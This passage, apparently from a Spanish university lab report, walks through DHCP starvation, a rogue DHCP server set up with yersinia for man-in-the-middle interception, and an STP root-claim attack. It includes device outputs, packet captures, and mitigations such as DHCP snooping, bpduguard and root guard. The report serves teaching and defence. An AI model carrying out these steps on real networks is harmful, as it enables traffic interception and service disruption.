
PC1> █
```

Vemos que la tabla de ips asignadas está llena en el router dhcp


192.168.0.215	808d.134d.2dfd	Mar 01 2002 01:39 AM	Automatic
192.168.0.216	f7cb.124d.b6f5	Mar 01 2002 01:39 AM	Automatic
192.168.0.217	c531.4d46.ff7d	Mar 01 2002 01:39 AM	Automatic
192.168.0.218	5a06.0631.36ed	Mar 01 2002 01:39 AM	Automatic
192.168.0.219	6e74.057d.6151	Mar 01 2002 01:39 AM	Automatic
192.168.0.220	b123.6a1c.03a8	Mar 01 2002 01:39 AM	Automatic
192.168.0.221	80f6.be78.f6df	Mar 01 2002 01:39 AM	Automatic
192.168.0.222	39b8.1c26.d496	Mar 01 2002 01:39 AM	Automatic
192.168.0.223	2718.216a.1c2e	Mar 01 2002 01:39 AM	Automatic
192.168.0.224	3951.a317.1f8c	Mar 01 2002 01:39 AM	Automatic
192.168.0.225	df3e.dc0a.a3d4	Mar 01 2002 01:39 AM	Automatic
192.168.0.226	28b3.4b25.d775	Mar 01 2002 01:39 AM	Automatic
192.168.0.227	e513.7c7c.2aba	Mar 01 2002 01:39 AM	Automatic
192.168.0.228	8534.1c01.c2fe	Mar 01 2002 01:39 AM	Automatic
192.168.0.229	e8af.d82a.2259	Mar 01 2002 01:39 AM	Automatic
192.168.0.230	c336.8569.54b5	Mar 01 2002 01:39 AM	Automatic
192.168.0.231	5be6.f46f.5239	Mar 01 2002 01:39 AM	Automatic
192.168.0.232	fb1d.100d.634e	Mar 01 2002 01:40 AM	Automatic
192.168.0.233	7253.df63.6c62	Mar 01 2002 01:40 AM	Automatic
192.168.0.234	7fb5.1a06.c628	Mar 01 2002 01:40 AM	Automatic
192.168.0.235	cc3b.0178.b4fb	Mar 01 2002 01:40 AM	Automatic
192.168.0.236	ed06.dc49.0da3	Mar 01 2002 01:40 AM	Automatic
192.168.0.237	c46e.e86c.1f2f	Mar 01 2002 01:40 AM	Automatic
192.168.0.238	d652.0b67.f4dd	Mar 01 2002 01:40 AM	Automatic
192.168.0.239	79d0.c20c.be22	Mar 01 2002 01:40 AM	Automatic
192.168.0.240	6493.af56.f726	Mar 01 2002 01:40 AM	Automatic
192.168.0.241	0825.5952.87c2	Mar 01 2002 01:40 AM	Automatic
192.168.0.242	1948.b554.c287	Mar 01 2002 01:40 AM	Automatic
192.168.0.243	a6ac.0b50.6fd2	Mar 01 2002 01:40 AM	Automatic
192.168.0.244	99fe.eb07.73d7	Mar 01 2002 01:40 AM	Automatic
192.168.0.245	18bd.796e.cda6	Mar 01 2002 01:40 AM	Automatic
192.168.0.246	d59d.e617.8834	Mar 01 2002 01:40 AM	Automatic
192.168.0.247	8130.562b.bbc2	Mar 01 2002 01:40 AM	Automatic
192.168.0.248	3259.b174.c277	Mar 01 2002 01:40 AM	Automatic
192.168.0.249	9ee2.1d43.7209	Mar 01 2002 01:40 AM	Automatic
192.168.0.250	984c.c812.bb66	Mar 01 2002 01:40 AM	Automatic
192.168.0.251	0ce6.8b2d.474b	Mar 01 2002 01:40 AM	Automatic
192.168.0.252	d9be.461d.93fa	Mar 01 2002 01:40 AM	Automatic
192.168.0.253	ac87.cf6a.8002	Mar 01 2002 01:40 AM	Automatic
192.168.0.254	8082.6758.a161	Mar 01 2002 01:40 AM	Automatic

R1#

Por último paramos la ejecución del ataque



Eliminamos la asignación dhcp del router 1 y comprobamos que en unos instantes el dhcp vuelve a funcionar



R1#sh ip dhcp po  
R1#sh ip dhcp pool dhcp\_privado  
  
Pool dhcp\_privado :  
Utilization mark (high/low) : 100 / 0  
Subnet size (first/next) : 0 / 0  
Total addresses : 254  
Leased addresses : 206  
Pending event : none  
1 subnet is currently in the pool :  
Current index IP address range Leased addresses  
192.168.0.149 192.168.0.1 - 192.168.0.254 206  
R1#clear ip dhcp pool dhcp\_privado subnet \*  
R1#

PC1>  
PC1>  
PC1>  
PC1>  
PC1> dhcp  
DDD  
Can't find dhcp server  
PC1> dhcp  
DDDO  
Can't find dhcp server  
PC1> dhcp  
DORA IP 192.168.0.5/24 GW 192.168.0.1  
PC1> █

## ¿Cómo solucionarlo?

Se encuentran más adelante junto a las [medidas para la combinación de este ataque en conjunto al DHCP-spoofing](#)

# DHCP-starvation y DHCP-spoofing

## DHCP-spoofing

Lo haremos más adelante pues nos centraremos en la utilización de ambos **DHCP-starvation y DHCP-spoofing**


Si solo usamos DHCP-spoofing se producirá carrera entonces no se garantiza que funcione bien pues spoofing crea un servidor dhcp lo cual hace que la víctima tenga como router por defecto al atacante. Este no se dará cuenta pues tendrá conexión igualmente a internet pero estará siendo víctima de un ataque man in the middle.


## Paso a Paso

Primero seguimos los pasos anteriores para hacer el starvation y hacer imposible la comunicación con el dhcp original.

Después de dejarlo un tiempo para que agote todas las ip disponibles de dhcp lo paramos y creamos nuestro propio servidor dhcp

Después creamos nuestro propio servidor dhcp con yersinia





Comprobamos que funciona el dhcp en VPC



Necesitamos habilitar el reenvío con el siguiente comando

echo 1 > /proc/sys/net/ipv4/ip\_forward

Por último abrimos wireshark en kali y hacemos ping desde vpc a alguna dirección cualquiera de internet.

```

PC1> sh ip
NAME      : PC1[1]
IP/MASK   : 192.168.0.10/24
GATEWAY   : 192.168.0.4
DNS       : 8.8.8.8
DHCP SERVER : 192.168.0.4
DHCP LEASE  : 278, 288/16/252
DOMAIN NAME : seg.uvigo
MAC       : 00:50:79:66:68:00
LPORT     : 10036
RHOST:PORT : 127.0.0.1:10037
MTU       : 1500

PC1> ping google.com
Cannot resolve google.com

PC1> ping google.com
google.com resolved to 142.250.184.14

84 bytes from 142.250.184.14 icmp_seq=1 ttl=116 time=30.171 ms
84 bytes from 142.250.184.14 icmp_seq=2 ttl=116 time=23.404 ms

```

[icmp]						
No.	Time	Source	Destination	Protocol	Length	Info
35 86.403944798	192.168.0.4	192.168.0.10	192.168.0.10	ICMP	98	Redirect (Redirect for host)
46 85.058150015	192.168.0.4	192.168.0.10	192.168.0.10	ICMP	98	Redirect (Redirect for host)
56 85.086096904	192.168.0.10	142.250.184.14	142.250.184.14	ICMP	98	Echo (ping) request id=0x56f0, seq=1/256, ttl=64 (no response found!)
51 85.086126496	192.168.0.10	142.250.184.14	142.250.184.14	ICMP	98	Echo (ping) request id=0x56f0, seq=1/256, ttl=63 (no response found!)
52 86.116816238	192.168.0.10	142.250.184.14	142.250.184.14	ICMP	98	Echo (ping) request id=0x57f0, seq=2/512, ttl=64 (no response found!)
53 86.116851529	192.168.0.4	192.168.0.10	192.168.0.10	ICMP	126	Redirect (Redirect for host)
54 86.116865368	192.168.0.10	142.250.184.14	142.250.184.14	ICMP	98	Echo (ping) request id=0x57f0, seq=2/512, ttl=63 (no response found!)
55 87.140227171	192.168.0.10	142.250.184.14	142.250.184.14	ICMP	98	Echo (ping) request id=0x58f0, seq=3/768, ttl=64 (no response found!)
56 87.140258965	192.168.0.4	192.168.0.10	192.168.0.10	ICMP	126	Redirect (Redirect for host)
57 87.140284988	192.168.0.10	142.250.184.14	142.250.184.14	ICMP	98	Echo (ping) request id=0x58f0, seq=3/768, ttl=63 (no response found!)
58 88.162846772	192.168.0.10	142.250.184.14	142.250.184.14	ICMP	98	Echo (ping) request id=0x59f0, seq=4/1024, ttl=64 (no response found!)
59 88.162886346	192.168.0.4	192.168.0.10	192.168.0.10	ICMP	126	Redirect (Redirect for host)
60 88.162905513	192.168.0.10	142.250.184.14	142.250.184.14	ICMP	98	Echo (ping) request id=0x59f0, seq=4/1024, ttl=63 (no response found!)
61 89.186290688	192.168.0.10	142.250.184.14	142.250.184.14	ICMP	98	Echo (ping) request id=0x5af0, seq=5/1280, ttl=64 (no response found!)
62 89.186322912	192.168.0.4	192.168.0.10	192.168.0.10	ICMP	126	Redirect (Redirect for host)
63 89.186342599	192.168.0.10	142.250.184.14	142.250.184.14	ICMP	98	Echo (ping) request id=0x5af0, seq=5/1280, ttl=63 (no response found!)

279 629.637553	cc:02:24:47:f0:00	Spanning-tree-(for-..._STP	60	Conf.	Root = 32768/0/0:01:93:a9:00:00 Cost = 19 Port = 0x8001
271 630.992264	192.168.0.10	8.8.8.8	DNS	71	Standard query 0x101b A youtube.com
272 630.938201	8.8.8.8	192.168.0.10	DNS	97	Standard query response 0x101b A youtube.com A 142.250.200.110
273 630.931183	192.168.0.10	142.250.200.110	ICMP	98	Echo (ping) request id=0xc0f0, seq=1/256, ttl=63 (reply in 274)
274 630.966404	142.250.200.110	192.168.0.10	ICMP	98	Echo (ping) reply id=0xc0f0, seq=1/256, ttl=116 (request in 273)
275 631.961475	192.168.0.10	142.250.200.110	ICMP	98	Echo (ping) request id=0xc1f0, seq=2/512, ttl=63 (reply in 276)
276 631.993585	142.250.200.110	192.168.0.10	ICMP	98	Echo (ping) reply id=0xc1f0, seq=2/512, ttl=116 (request in 275)
277 632.994689	192.168.0.10	142.250.200.110	ICMP	98	Echo (ping) request id=0xc2f0, seq=3/768, ttl=63 (reply in 278)
278 633.016440	142.250.200.110	192.168.0.10	ICMP	98	Echo (ping) reply id=0xc2f0, seq=3/768, ttl=116 (request in 277)
279 634.426059	cc:02:24:47:f0:00	Spanning-tree-(for-..._STP	60	Conf.	Root = 32768/0/0:01:93:a9:00:00 Cost = 19 Port = 0x8001

## ¿Cómo solucionarlo?

Para solucionar el problema **dhcp-spoofing** implementaremos **dhcp-snooping**:

- trusted interface cuando la interfaz sea confiable es decir sea un camino hacia el servidor dhcp verdadero
- untrusted interface cuando la interfaz no sea confiable y por tanto no se puede reenviar peticiones dhcp desde ella.

Para evitar un ataque de **inanición de DHCP** que utiliza solicitudes DHCP encapsuladas con la misma dirección MAC de origen, puede habilitar la **verificación de direcciones MAC** en el servidor DHCP. El servidor DHCP compara el campo chaddr(Client hardware address) de una solicitud DHCP recibida con la dirección MAC de origen en el encabezado de la trama. Si son iguales, el servidor DHCP verifica que esta solicitud sea legal y la procesa. Si no son iguales, el servidor descarta la solicitud de DHCP.


En la interfaz f0/0: #dhcp server check mac-address

# STP

Este ataque sirve para alterar el árbol de expansión STP. Con este ataque se cambiará el root de un Switch al Kali.

## Paso a Paso

### 1. Iniciamos el yersinia en el Kali mediante el comando “yersinia -G”:




### 2. Realizaremos el ataque al protocolo STP, reclamando ser el root.


#### 2.1. Iremos al apartado STP

#### 2.2. Lanzamos el tipo de ataque (Launch attack)

#### 2.3. Elegimos el tipo (Claiming Root Role) y lo iniciamos



### 3. El root cambiará y pasará a ser el Kali.



```
Switch1
Spanning tree enabled protocol ieee
Root ID Priority 8192
Address c401.9aba.0000
This bridge is the root
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

Bridge ID Priority 8192
Address c401.9aba.0000
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300

Interface Designated
Name Port ID Prio Cost Sts Cost Bridge ID Port I
FastEthernet1/0 128.41 128 19 FWD 0 8192 c401.9aba.0000 128.41
FastEthernet1/1 128.42 128 19 FWD 0 8192 c401.9aba.0000 128.42
FastEthernet1/2 128.43 128 19 FWD 0 8192 c401.9aba.0000 128.43

Switch1#T(R)X
Switch1#p
Switch1#
Switch1#show spanning-tree vlan 2 brief

VLAN2
Spanning tree enabled protocol ieee
Root ID Priority 8192
Address c401.9ab9.0000
Cost 19
Port 41 (FastEthernet1/0)
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

Bridge ID Priority 8192
Address c401.9aba.0000
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300

Interface Designated
Name Port ID Prio Cost Sts Cost Bridge ID Port I
FastEthernet1/0 128.41 128 19 FWD 0 8192 c401.9ab9.0000 128.41
FastEthernet1/1 128.42 128 19 FWD 19 8192 c401.9aba.0000 128.42
FastEthernet1/2 128.43 128 19 FWD 19 8192 c401.9aba.0000 128.43

Switch1#
```

## ¿Cómo protegernos?

Se pueden implementar múltiples defensas ante este tipo de ataques, todas ellas a nivel de topología, es decir, se debe de cambiar la configuración del switch. Algunas de ellas son las siguientes:

- bpduguard

Esta funcionalidad, al detectar que se reciben tramas BPDU en un puerto lo deshabilita en modo err-disable, de forma que se tenga que habilitar de manera manual. Por lo tanto, esto se aplicaría en los puertos que dan al exterior del árbol de expansión.





- guard root


Esta funcionalidad es similar a la anterior. En este caso, se bloquearán los puertos en caso de que se reciban tramas BPDU que indiquen la presencia de un equipo más prioritario el cual sea el nuevo root.

# Anexos

1

(recordar apagar el router, no como en la foto...)





añadir la interfaz deseada y conectar dicha interfaz a R1